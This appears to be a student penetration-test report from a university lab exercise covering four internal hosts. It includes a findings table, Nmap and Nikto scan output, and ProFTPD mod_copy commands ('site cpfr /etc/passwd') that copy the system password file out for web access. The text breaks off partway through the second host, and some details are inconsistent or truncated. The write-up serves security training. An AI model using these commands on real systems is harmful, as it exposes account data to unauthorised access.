CEOIndustries, Inc.

Penetration Test Report

DePaulSecLabs, Inc.

November 20, 2023

DePaulSecLabs, Inc.

1 East Jackson Blvd.
Chicago, IL 60604
United States of America

Tel: 1-312-362-8000
Email: info@depaulseclabs.com
Web: https://csec388.depaulseclabs.com

Table of Contents

Executive Summary **1**
Summary of Results *2*

Attack Narrative **6**
Ports and Services Scanning *6*
Enumeration, Exploitation, and Privilege Escalation *10*

Conclusion **28**
Recommendations *29*
Risk Rating *30*

Executive Summary

CEOIndustries, Inc. ("CEOIndustries") was contracted by DePaulSecLabs, Inc. ("DePaul") to conduct an internal penetration test in order to determine the company's potential exposure to a targeted attack. DePaul is a world-class research university that strives to keep in front of any potential security issues and is committed to ensuring that all of its data maintains its confidentiality, integrity, and availability.

All activities were conducted in a manner that simulated a malicious actor engaged in a targeted attack against DePaul with the goals of:

- Identifying if an attacker given internal IP addresses could penetrate DePaul's defenses.
- Determining the impact of a security breach on:
    - Confidential and Personally Identifiable Information (PII) such as trade secrets, financial information, or confidential assets
    - Internal infrastructure and availability of DePaul's information systems

Efforts were placed on the identification and exploitation of security weaknesses that could allow an internal attacker to gain unauthorized access to organizational data. The attacks were conducted with the level of access that a general Internet user would have. The assessment was conducted in accordance with the recommendations outlined in NIST SP 800-115 (http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf) with all tests and actions being conducted under controlled conditions.

Summary of Results

DePaul provided us with a listing of four specific hosts to target for this assessment. An examination of these hosts revealed a few overarching security issues that will need to be addressed. Specifically, each host had at least some outdated software with known vulnerabilities to be exploited, there were misconfigurations allowing unauthorized access and privilege escalation, and there was a lack of secure network services configurations. An examination of each host was performed with the following results:

- **10.12.0.42** host revealed that it was vulnerable to a remote code execution due to an outdated version of ProFTPD (1.3.5), which was used to allow an unauthenticated user to read and write files to and from the network. This initial compromise could be escalated to local and administrative access due to a lack of authentication needed and the ability to write malicious payloads to the system.

- **10.12.0.55** host revealed that it was vulnerable to providing directory listings and files through the vulnerable oscommerce webapp, which was used to access configuration files and a list of known usernames. Using this initial compromise, we performed a known exploit against oscommerce to establish a shell on the system and gain local access as the ServiceAccount user. The outdated version of Windows 7 could make it possible to allow privilege escalation and access to the entire network.

- **10.12.0.161** host revealed that it was vulnerable to exploitation of remote servers and SNMP, which was used to provide access to a list of known usernames and specific network information. The SNMP output contained information that could be used to gain local access to the system, especially if the RDP service can be compromised.

- **10.12.0.194** host revealed that it was vulnerable to exploitation of the Joomla webservice, which was used to obtain a list of directories. A known exploit was then used against the webservice to obtain access to those directories and print the contents of the passd.txt file containing user information. This second compromise could enable the attacker to obtain a list of running programs that could be used to further escalate privileges and gain access to the entire system.

We will address these attacks in detail in the next section, but please see the below tables for an overview of DePaul's network security risk. There are three levels of risk: High, Medium, and Low. High risks are those that will be exploited in the shortest amount of time (due to how well know the vulnerability is and ease of exploitation). Medium risks are those that will be exploited, but perhaps will not expose all of your network. Low risks are those that are still considered security issues, but whose exploitation will not result in providing access.

1. Exploitable ProFTPD Service – Remote Code Execution – HIGH RISK

CWE	CWE - CWE-755: Improper Handling of Exceptional Conditions (4.13) (mitre.org)
CVSS Score	9.8 Critical (3.1)
Description	An arbitrary file copy vulnerability in mod_copy in ProFTPD up to 1.3.5b allows for remote code execution and information disclosure without authentication, a related issue to CVE-2015-3306.
Security Impact	High – There is already a public exploit in Metasploit to take advantage of this vulnerability (CVE-2019-12815, based on CVE-2015-3306). If an attacker can read/write files and perform remote code execution on your host, they can gain full access to your network and gain access to your confidential information without authentication.
Affected System	10.12.0.42:21 - ProFTPD, and potentially your entire network
Remediation	Best: Use Secure FTP variant, segment the network and use firewalls to restrict access to FTP services, and limit users to least privilege Better: Use Secure FTP variant (SFTP or FTPS) instead of ProFTPD Good: Update ProFTPD to the most recent version and apply patches
References	NVD - CVE-2019-12815 (nist.gov) ; Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK®

2. Exploitable SNMP Vulnerability – Information Exposure – HIGH RISK

CWE	CWE - CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (4.13) (mitre.org)
Description	Output from SNMP discloses internal network structures, system information (like users), and potentially sensitive data that can aid an attacker in crafting targeted attacks to gain access.
Security Impact	High – Whereas, SNMP does not itself lead directly to compromise of the system it can provide enough information to the attacker to make additional attacks that will. Additionally, the information from SNMP could be used to exploit RDP vulnerabilities and lead to total network control.
Affected System	10.12.0.161:161 – SNMP, RDP, and potentially your entire network
Remediation	Best: Limit RDP to being accessed via VPN, limit access, enable NLA Better: Make sure the SNMP community strings are not set to default Good: Update SNMP and RDP to the most recent version and apply patches
References	Data from Configuration Repository: SNMP (MIB Dump), Sub-technique T1602.001 - Enterprise | MITRE ATT&CK®

3. Exploitable osCommerce and Outdated Windows OS – Remote Code Execution – Medium Risk

CWE	CWE - CWE-94: Improper Control of Generation of Code ('Code Injection') (4.13) (mitre.org)
Description	If the /install/ directory was not removed, it is possible for an unauthenticated attacker to create a configuration file for the installation and inject malicious PHP code.
Security Impact	Medium – There is already a public exploit in Metasploit to take advantage of this vulnerability (osCommerce 2.3.4.1 - Remote Code Execution). If an attacker can inject a PHP payload and perform remote code execution on

	your host, they can gain full access to your network and gain access to your confidential information without authentication.
Affected System	10.12.0.55:8080 – osCommerce website, Windows 7 OS
Remediation	Better: Update Windows OS and use a more secure webapp service Good: Update Windows OS to the most recent version and apply patches
References	Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK® ; osCommerce 2.3.4.1 - Remote Code Execution (2) - PHP webapps Exploit (exploit-db.com)

4. Exploitable Joomla service and running programs – Remote Code Execution – Medium Risk

CWE	CWE - CWE-20: Improper Input Validation (4.13) (mitre.org)
Description	Joomla! Versions before 3.4.6 allow remote attackers to conduct PHP object injection attacks and execute PHP code via the HTTP User-Agent header.
Security Impact	Medium – There is already a public exploit in Metasploit to take advantage of this vulnerability (Joomla! 1.5 < 3.4.6 - Object Injection 'x-forwarded-for' Header Remote Code Execution). If an attacker can perform a PHP object injection attack and remote code execution on your host, they can gain full access to your network and gain access to your confidential information.
Affected System	10.12.0.194:80– Joomla, potentially other running processes
Remediation	Better: Update software and use a service less prone to vulnerabilities Good: Update Joomla and all other software
References	NVD - cve-2015-8562 (nist.gov) ; Exploit Public-Facing Application, Technique T1190 - Enterprise | MITRE ATT&CK®

Attack Narrative

Ports and Services Scanning

For the purposes of this assessment, DePaul provided minimal information outside of the organizational domain name: megacorpone.com and four internal IP addresses: 10.12.0.42, 10.12.0.55, 10.12.0.161, 10.12.0.194. The intent was to closely simulate an adversary without any internal systems information. To avoid targeting systems that were not owned by DePaul, all identified assets were submitted for ownership verification before any attacks were conducted.

In an attempt to identify the potential attack surface, we scanned each target host (Figures 1-4).




Figure 1 – Nmap scan for host 10.12.0.42 reveals three open ports and running services.




Figure 2 – Nmap scan for host 10.12.0.55 reveals thirteen open ports and nine running services.

Figure 3 – Nmap scan for host 10.12.0.161 reveals two open ports running services.

```
# Nmap 7.93 scan initiated Fri Nov 17 18:42:34 2023 as: nmap -p- -sT -sV -O -n -v -T4 --reason -oN scan194.txt 10.12.0.194
Nmap scan report for 10.12.0.194
Host is up, received arp-response (0.00013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack Apache httpd 2.4.29 ((Ubuntu))
MAC Address: 00:50:56:A1:DB:43 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Uptime guess: 30.469 days (since Wed Oct 18 08:26:43 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 17 18:42:43 2023 -- 1 IP address (1 host up) scanned in 9.38 seconds
```


Figure 4 – Nmap scan for host 10.12.0.194 reveals two open ports and running services (image taken from text output of a terminal scan).

Enumeration, Exploitation, and Privilege Escalation

With the open ports and running services identified, we then proceeded to the enumeration, exploitation, and attempted privilege escalation stages. We will group the output of each of these stages for each host. All identified services were examined in detail to determine their potential exposure to a targeted attack.

1. 10.12.0.42

We ran a nikto scan to enumerate this host.



[Continued From Above]

```
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by def
 there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or
. See: http://www.securityfocus.com/bid/2513
+ /%2f/: Directory indexing found.
+ /%2f/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or
. See: http://www.securityfocus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publ
y forcing the server to show all files via 'open directory browsing'. Web Publish
ld be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publis
forcing the server to show all files via 'open directory browsing'. Web Publisher
 be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ ////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////
tory indexing found.
+ ////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////////////
 1.03 reveals directory listing when multiple /'s are requested. See: http://cve.
rg/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credential
+ 8102 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2023-11-14 16:12:39 (GMT-6) (7 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 5 – A number of vulnerabilities listed.

We then connected to the ftp port 21 via netcat and found a flag.




Figure 6 – FLAG: CSEC-0135-FTPD.

We took advantage of the ProFTPD vulnerability to read and copy code between directories to copy the passwd file from /etc/passwd to /tmp/passwd.txt to access the passwd file via html.

```
214 Direct comments to root@www01a
site cpfr /etc/passwd
350 File or directory exists, ready for destination name
site cpto /tmp/passwd.copy
250 Copy successful
```

Figure 7 – Using ProFTPD vulnerability with site cpfr/site cpto commands to read passwd file.

We were able to access this index page and directory listing from 10.12.0.42:80.




Figure 8 – Accessing the passwd file via http.

Reading the output of the passwd.txt file showed users and accounts.




Figure 9 – Reading the passwd file shows users and account information, including a user account with username Clara.

2. 10.12.0.55

First, we went to 10.12.0.55:8080 in a web browser to determine the level of access. There we found a config file and the first flag.




Figure 10 – Landing page of 10.12.0.55:8080 showing a directory listing.

The first flag – CSEC-3697-DIRB – contained within the config file.

